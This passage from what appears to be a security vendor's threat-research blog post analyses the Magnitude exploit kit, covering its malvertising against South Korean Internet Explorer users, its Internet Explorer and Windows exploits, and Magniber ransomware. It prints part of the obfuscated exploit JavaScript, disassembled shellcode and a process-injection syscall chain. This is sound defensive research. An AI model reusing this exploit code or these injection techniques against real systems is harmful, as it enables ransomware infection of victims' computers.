Magnitude Exploit Kit: Still Alive and Kicking

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
If I could choose one computer program and erase it from existence, I would choose Internet Explorer. Switching to a different browser would most likely save countless people from getting hacked. Not to mention all the headaches that web developers get when they are tasked with solving Internet Explorer compatibility issues. Unfortunately, I do not have the power to make Internet Explorer disappear. But seeing its browser market share continue to decline year after year at least gives me hope that one day it will be only a part of history.

While the overall trend looks encouraging, there are still some countries where the decline in Internet Explorer usage is lagging behind. An interesting example of this is South Korea, where until recently, users often had no choice but to use this browser if they wanted to visit a government or an e-commerce website. This was because of a law that seems very bizarre from today's point of view: these websites were required to use ActiveX controls and were therefore only supported in Internet Explorer. Ironically, these controls were originally meant to provide additional security. While this law was finally dismantled in December 2020, Internet Explorer still has a lot of momentum in South Korea today.

The attackers behind the Magnitude Exploit Kit (or *Magniťůdek* as we like to call it) are exploiting this momentum by running malicious ads that are currently shown only to South Korean Internet Explorer users. The ads can mostly be found on adult websites, which makes this an example of so-called *adult malvertising*. They contain code that exploits known vulnerabilities in order to give the attackers control over the victim's computer. All the victim has to do is use a vulnerable version of Microsoft Windows and Internet Explorer, navigate to a page that hosts one of these ads and they will get the Magniber ransomware encrypting their computer.



The daily amount of Avast users protected from Magnitude. Note the drop after July 9th, which is when the attacker's account at one of the abused ad networks got terminated.

Overview

The Magnitude exploit kit, originally known as PopAds, has been around since at least 2012, which is an unusually long lifetime for an exploit kit. However, it's not the same exploit kit today that it was nine years ago. Pretty much every part of Magnitude has changed multiple times since then. The infrastructure has changed, so has the landing page, the shellcode, the obfuscation, the payload, and most importantly, the exploits. Magnitude currently exploits an Internet Explorer memory corruption vulnerability, CVE-2021-26411, to get shellcode execution inside the renderer process and a Windows memory corruption vulnerability, CVE-2020-0986, to subsequently elevate privileges. A fully functional exploit for CVE-2021-26411 can be found on the Internet and Magnitude uses that public exploit directly, just with some added obfuscation on top. According to the South Korean cybersecurity company ENKI, this CVE was first used in a targeted attack against security researchers, which Google's Threat Analysis Group attributed to North Korea.


Exploiting CVE-2020-0986 is a bit less straightforward. This vulnerability was first used in a zero-day exploit chain, discovered in-the-wild by Kaspersky researchers who named the attack Operation PowerFall. To the best of our knowledge, this is the first time this vulnerability is being exploited in-the-wild since that attack. Details about the vulnerability were provided in blog posts by both Kaspersky and Project Zero. While both these writeups contain chunks of the exploit code, it must have still been a lot of work to develop a fully functional exploit. Since the exploit from Magnitude is extremely similar to the code from the writeups, we believe that the attackers started from the code provided in the writeup and then added all the missing pieces to get a working exploit.

Interestingly, when we first discovered Magnitude exploiting CVE-2020-0986, it was not weaponized with any malicious payload. All it did after successful exploitation was ping its C&C server with the Windows build number of the victim. At the time, we theorized that this was just a testing version of the exploit and the attackers were trying to figure out which builds of Windows they could exploit before they fully integrated it into the exploit kit. And indeed, a week later we saw an improved version of the exploit and this time, it was carrying the Magniber ransomware as the payload.

Until recently, our detections for Magnitude were protecting on average about a thousand Avast users per day. That number dropped to roughly half after the compliance team of one of the ad networks used by Magnitude kicked the attackers out of their platform. Currently, all the protected users have a South Korean IP address, but just a few weeks back, Taiwanese Internet users were also at risk. Historically, South Korea and Taiwan were not the only countries attacked by Magnitude. Previous reports mention that Magnitude also used to target Hong Kong, Singapore, the USA, and Malaysia, among others.

The Infrastructure

The Magnitude operators are currently buying popunder ads from multiple adult ad networks. Unfortunately, these ad networks allow them to very precisely target the ads to users who are likely to be vulnerable to the exploits they are using. They can only pay for ads shown to South Korean Internet Explorer users who are running selected versions of Microsoft Windows. This means that a large portion of users targeted by the ads is vulnerable and that the attackers do not have to waste much money on buying ads for users that they are unable to exploit. We reached out to the relevant ad networks to let them know about the abuse of their platforms. One of them successfully terminated the attacker’s account, which resulted in a clear drop in the number of Avast users that we had to protect from Magnitude every day.


Home / Campaigns / New campaign

Settings | Targeting | Scheduling | Audience | Pricing | Ads | Notes

Languages: [✓ All] Custom

Devices: [✓ All] Custom

Operating Systems: All [✓ Custom]

Click to Select: Chrome OS, Linux & Unix, Mac, Windows 8/8.1, Windows Vista, Windows XP, Windows NT/2000, Windows 98/ME

Selected: 2 — Windows 10, Windows 7

Operating Systems Versions: [✓ All] Custom

Browsers: All [✓ Custom]

Click to Select: Chrome, Chrome Mobile, Firefox, Firefox Mobile, IE Mobile, Opera, Opera Mini, Opera Mobile


Selected: 1 — IE

Carriers: [✓ All] Custom

Advanced options ▲

Many ad networks allow the advertisers to target their ads only to IE users running specific versions of Windows.


When the malicious ad is shown to a victim, it redirects them through an intermediary URL to a page that serves an exploit for CVE-2021-26411. An example of this redirect chain is `binlo[.]info` -> `fab9z1g6f74k.tooharm[.]xyz` -> `6za16cb90r370m4u1ez.burytie[.]top`. The first domain, `binlo[.]info`, is the one that is visible to the ad network. When this domain is visited by someone not targeted by the campaign, it just presents a legitimate-looking decoy ad. We believe that the purpose of this decoy ad is to make the malvertising seem legitimate to the ad network. If someone from the ad network were to verify the ad, they would only see the decoy and most likely conclude that it is legitimate.



One of the decoy ads used by Magnitude. Note that this is nothing but a decoy: there is no reason to believe that SkinMedica would be in any way affiliated with Magnitude.

The other two domains (`tooharm[.]xyz` and `burytie[.]top`) are designed to be extremely short-lived. In fact, the exploit kit rotates these domains every thirty minutes and doesn't reuse them in any way. This means that the exploit kit operators need to register at least 96 domains every day! In addition to that, the subdomains (`fab9z1g6f74k.tooharm[.]xyz` and `6za16cb90r370m4u1ez.burytie[.]top`) are uniquely generated per victim. This makes the exploit kit harder to track and protect against (and more resilient against takedowns) because detection based on domain names is not very effective.

The JavaScript exploit for CVE-2021-26411 is obfuscated with what appears to be a custom obfuscator. The obfuscator is being updated semi-regularly, most likely in an attempt to evade signature-based detection. The obfuscator is polymorphic, so each victim gets a uniquely obfuscated exploit. Other than that, there are not many interesting things to say about the obfuscation, it does the usual things like hiding string/numeric constants, renaming function names, hiding function calls, and more.




```
var a52jvR6 = new Array(233^139,213^190,115^4,58^127,66^9,149^250,185^244,172^243,202^156,153^245,67^55,114^67,45^69,215^174,116^38,45^21,199^233,9
Q1B99gb92343k = this;
for(var QX0wI1XZ=0;QX0wI1XZ<a52jvR6.length;QX0wI1XZ++) a52jvR6[QX0wI1XZ] = String.fromCharCode(a52jvR6[QX0wI1XZ]);
Q1B99gb92343k[a52jvR6[49]+a52jvR6[10]+a52jvR6[19]+a52jvR6[52]+a52jvR6[18]+a52jvR6[36]][a52jvR6[35]+a52jvR6[19]+a52jvR6[5]+a52jvR6[10]+a52jvR6[5]+a5

function upntL3776u88G(M8CB4BBP874j) {
return (a52jvR6[22]+a52jvR6[22]+a52jvR6[22]+a52jvR6[22] + M8CB4BBP874j)[a52jvR6[44]+a52jvR6[9]+a52jvR6[52]+a52jvR6[43]+a52jvR6[48]](-(0x239e^0x239a
}

function Rd9729PS9aB3() {
var TNkiF60vJlT1 = new Q1B99gb92343k[a52jvR6[33]+a52jvR6[27]+a52jvR6[10]+a52jvR6[27]+a52jvR6[8]+a52jvR6[52]+a52jvR6[48]+a52jvR6[2]](MUp736zc53C4w);
var M8CB4BBP874j = '';
for(var i = (0x1d16^7442); i < MUp736zc53C4w[a52jvR6[0]+a52jvR6[13]+a52jvR6[10]+a52jvR6[48]+a52jvR6[46]+a52jvR6[48]+a52jvR6[18]+a52jvR6[36]+a52jvR6
var CQU40s50P5Fg5eY = Q1B99gb92343k[a52jvR6[39]+a52jvR6[5]+a52jvR6[43]+a52jvR6[26]+a52jvR6[40]+a52jvR6[48]+a52jvR6[18]+a52jvR6[10]][a52jvR6[43]+a52
CQU40s50P5Fg5eY[a52jvR6[18]+a52jvR6[5]+a52jvR6[39]+a52jvR6[48]+a52jvR6[8]+a52jvR6[27]+a52jvR6[9]+a52jvR6[26]+a52jvR6[48]] = unescape(M8CB4BBP874j);
return CQU40s50P5Fg5eY;
}
```

A snippet of the obfuscated JavaScript exploit for CVE-2021-26411

After deobfuscation, this exploit is an almost exact match to a public exploit for CVE-2021-26411 that is freely available on the Internet. The only important change is in the shellcode, where Magnitude obviously provides its own payload.

Shellcode

The shellcode is sometimes wrapped in a simple packer that uses redundant `jmp` instructions for obfuscation. This obfuscates every function by randomizing the order of instructions and then adding a `jmp` instruction between each two consecutive instructions to preserve the original control flow. As with other parts of the shellcode, the order is randomly generated on the fly, so each victim gets a unique copy of the shellcode.



```
alloc_mem       proc near               ; CODE XREF: main_func:loc_4010A9↓p

arg_0           = byte ptr  4

                jmp     short loc_401024
; ---------------------------------------------------------------------------

loc_40101E:                             ; CODE XREF: alloc_mem+1A↓j
                lea     edx, [esp+arg_0]
                jmp     short loc_40102B
; ---------------------------------------------------------------------------

loc_401024:                             ; CODE XREF: alloc_mem↑j
                mov     eax, 18h        ; NtAllocateVirtualMemory
                jmp     short loc_401034
; ---------------------------------------------------------------------------

loc_40102B:                             ; CODE XREF: alloc_mem+6↑j
                call    large dword ptr fs:0C0h ; FastSysCall

                jmp     short locret_401038
; ---------------------------------------------------------------------------

loc_401034:                             ; CODE XREF: alloc_mem+D↑j
                xor     ecx, ecx
                jmp     short loc_40101E
; ---------------------------------------------------------------------------

locret_401038:                          ; CODE XREF: alloc_mem+16↑j
                retn    18h
alloc_mem       endp
```


Function obfuscated by redundant `jmp` instructions. It allocates memory by invoking the `NtAllocateVirtualMemory` syscall.

As shown in the above screenshot, the exploit kit prefers not to use standard Windows API functions and instead often invokes system calls directly. The function above uses the `NtAllocateVirtualMemory` syscall to allocate memory. However, note that this exact implementation only works on Windows 10 under the WoW64 subsystem. On other versions of Windows, the syscall numbers are different, so the syscall number `0x18` would denote some other syscall. And this exact implementation also wouldn't work on native 32-bit Windows, because there it does not make sense to call the `FastSysCall` pointer at `FS:[0xC0]`.

To get around these problems, this shellcode comes in several variants, each custom-built for a specific version of Windows. Each variant then contains hardcoded syscall numbers fitting the targeted version. Magnitude selects the correct shellcode variant based on the User-Agent string of the victim. But sometimes, knowing the major release version and bitness of Windows is not enough to deduce the correct syscall numbers. For instance, the syscall number for `NtOpenProcessToken` on 64-bit Windows 10 differs between versions `1909` and `20H2`. In such cases, the shellcode obtains the victim's exact `NtBuildNumber` from `KUSER_SHARED_DATA` and uses a hardcoded mapping table to resolve that build number into the correct syscall number.

Currently, there are only three variants of the shellcode. One for Windows 10 64-bit, one for Windows 7 64-bit, and one for Windows 7 32-bit. However, it is very much possible that additional variants will get implemented in the future.

To facilitate frequent syscall invocation, the shellcode makes use of what we call *syscall templates*. Below, you can see the syscall template it uses in the WoW64 Windows 10 variant. Every time the shellcode is about to invoke a syscall, it first customizes this template for the syscall it intends to invoke by patching the syscall number (the immediate in the first instruction) and the immediates from the `retn` instructions (which specify the number of bytes to release from the stack on function return). Once the template is customized, the shellcode can call it and it will invoke the desired syscall. Also, note the branching based on the value at offset `0x254` of the Process Environment Block. This is most likely the malware authors trying to check a field sometimes called `dwSystemCallMode` to find out if the syscall should be invoked directly using `int 0x2e` or through the `FastSysCall` transition.



```
syscall_template proc near
                mov     eax, 4Ah ; 'J'   ; syscall number
                mov     edx, large fs:30h ; PEB

                mov     edx, [edx+254h] ; dwSystemCallMode
                test    edx, 2
                jnz     short loc_403700
                call    large dword ptr fs:0C0h ; FastSysCall

                retn    1Ch
; ---------------------------------------------------------------------------

loc_403700:                             ; CODE XREF: syscall_template+18↑j
                int     2Eh
                retn    1Ch
syscall_template endp
```

Syscall template from the WoW64 Windows 10 variant


Now that we know how the shellcode is obfuscated and how it invokes syscalls, let's get to what it actually does. Note that the shellcode expects to run within the IE's Enhanced Protected Mode (EPM) sandbox, so it is relatively limited in what it can do. However, the EPM sandbox is not as strict as it could be, which means that the shellcode still has limited filesystem access, public network access and can successfully call many API functions. Magnitude wants to get around the restrictions imposed by the sandbox and so the shellcode primarily functions as a preparation stage for the LPE exploit which is intended to enable Magnitude to break out of the sandbox.

The first thing the shellcode does is that it obtains the integrity level of the current process. There are two URLs embedded in the shellcode and the integrity level is used to determine which one should be used. Both URLs contain a subdomain that is generated uniquely per victim and are protected so that only the intended victim will get any response from them. If the integrity level is `Low` or `Untrusted`, the shellcode reaches out to the first URL and downloads an encrypted LPE exploit from there. The exploit is then decrypted using a simple xor-based cipher, mapped into executable memory, and executed.

On the other hand, if the integrity level is `Medium` or higher, the shellcode determines that it is not running in a sandbox and it skips the LPE exploit. In such cases, it downloads the final payload (currently Magniber ransomware) from the second URL, decrypts it, and then starts searching for a process that it could inject this payload into. For the 64-bit Windows shellcode variants, the target process needs to satisfy all of the following conditions:

- The target process name is not `iexplore.exe`
- The integrity level of the target process is not `Low` or `Untrusted`
- The integrity level of the target process is not higher than the integrity level of the current process
- The target process is not running in the WoW64 environment
- (The target process can be opened with `PROCESS_QUERY_INFORMATION`)

Once a suitable target process is found, the shellcode jumps through the Heaven's Gate (only in the WoW64 variants) and injects the payload into the target process using the following sequence of syscalls: `NtOpenProcess` -> `NtCreateSection` -> `NtMapViewOfSection` -> `NtCreateThreadEx` -> `NtGetContextThread` -> `NtSetContextThread` -> `NtResumeThread`. Note that in this execution chain, everything happens purely in memory and this is why Magnitude is often described as a fileless exploit kit. However, the current version is not entirely fileless because, as will be shown in the next section, the LPE exploit drops a helper PE file to the filesystem.



